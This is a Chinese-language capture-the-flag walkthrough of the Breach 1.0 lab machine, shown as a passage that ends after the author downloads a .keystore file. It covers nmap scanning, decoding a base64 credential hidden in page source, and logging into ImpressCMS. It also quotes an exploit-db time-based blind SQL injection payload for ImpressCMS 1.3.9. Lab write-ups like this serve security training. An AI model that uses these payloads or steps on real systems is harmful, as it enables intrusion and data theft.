

Breach 1.0靶机渗透实战演练

by: bird

1. 准备环境

靶机IP: 192.168.110.140

攻击主机IP: 192.168.128.110

VM虚拟机配置有静态IP地址（192.168.110.140），需要将虚拟机网卡设置为host-only方式组网

2. 实战渗透


端口服务识别

由于IP已知，使用nmap扫描端口，并做服务识别和深度扫描（加-A参数）

```
nmap -v -A 192.168.110.140
```

```
6/tcp    open  unknown
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
20/tcp   open  ftp-data
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
24/tcp   open  priv-mail
25/tcp   open  smtp
26/tcp   open  rsftp
30/tcp   open  unknown
32/tcp   open  unknown
33/tcp   open  dsp
37/tcp   open  time
42/tcp   open  nameserver
43/tcp   open  whois
49/tcp   open  tacacs
53/tcp   open  domain
70/tcp   open  gopher
79/tcp   open  finger
80/tcp   open  http
81/tcp   open  hosts2-ns
82/tcp   open  xfer
83/tcp   open  mit-ml-dev
84/tcp   open  ctf
```

发现端口几乎全开放了，显然是有问题，虚拟机对端口扫描做了一些防护措施，直接访问80端口，进入web首页：<http://192.168.110.140/>



漏洞挖掘


0×01：查看首页源码，解码得到密码

(1) 查看首页源码，发现提

示: Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmlyOWtkRzlpWldGbllXNW5KSFJo 这是一串base64编码。


```
3 <html>
4 <head>
5 <title>Welcome to Breach 1.0</title>
6 </head>
7
8
9
10
11 <body bgcolor="#000000">
12
13 <font color="green">
14 <p>Initech was breached and the board of directors voted to bring in their internal Initech Cyber Consulting, LLP division to assist. Given the high profile nature
15
16 <p>Little did the company realize that the breach was not the work of skilled hackers, but a parting gift from a disgruntled former employee on his way out. The TO
17 However, their own work ethics and the mess left behind may be the company's downfall.</p>
18
19 <center><a href="initech.html" target="_blank">  </a></center>
21
22
23 <!-------Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmlyOWtkRzlpWldGbllXNW5KSFJo ----->
24
25 </body>
26 </html>
```

(2) 将其复制到Burpsuite Decoder进行base64解码, 解密后发现还是base64编码, 继续base64解码, 得到pgibbons:damnitfeel\$goodtobeagang\$ta




0×02: 登录cms, 查看邮件, 下载包含SSL证书的密钥库keystore文件

(1) 点击首页的图片, 进入initech.html




(2) 点击initech.html左边的Employee portal进入
到<http://192.168.110.140/impresscms/user.php> 这是一个impresscms登录页



使用之前两次base64解码得到的密码登录impresscms:

用户名: pgibbons

密码: damnitfeel\$goodtobeagang\$ta



(3) exploit-db.com 查找 impress cms 漏洞：发现 ImpressCMS 1.3.9 SQL 注入漏洞：<https://www.exploit-db.com/exploits/39737/> 可注入页面为 `/modules/profile/admin/field.php`，但是该页面目前没有权限访问，无法进行注入。

II. BACKGROUND

ImpressCMS is a community developed Content Management System for easily building and maintaining a dynamic web site.

III. DESCRIPTION


This bug was found using the portal with authentication as administrator. To exploit the vulnerability only is needed use the version 1.0 of the HTTP protocol to interact with the application.

It is possible to inject SQL code in the variable "quicksearch_mod_profile_Field" on the page `"/modules/profile/admin/field.php"`.


IV. PROOF OF CONCEPT

The following URL's and parameters have been confirmed to all suffer from Time Based Blind SQL injection.


```
quicksearch_mod_profile_Field=aaaa') AND (SELECT * FROM
(SELECT(SLEEP(1)))IRLV) AND ('DhUh' LIKE
'DhUh&button_quicksearch_mod_profile_Field=Search&filtersel=default&limitsel=15
```




(4) 注意左边的收件箱Inbox显示有3封邮件，依次打开看：




第1封邮件，主要内容：让你的团队只能向管理门户发布任何敏感的内容。我的密码非常安全，发自ImpressCMS Admin Bill，如下：



第2封邮件，主要内容：Michael采购了IDS/IPS。




第3封邮件，主要内容：有一个peter的SSL证书被保存在192.168.110.140/.keystore



(5) 访问<http://192.168.110.140/.keystore>下载包含SSL证书的密钥库keystore文件，

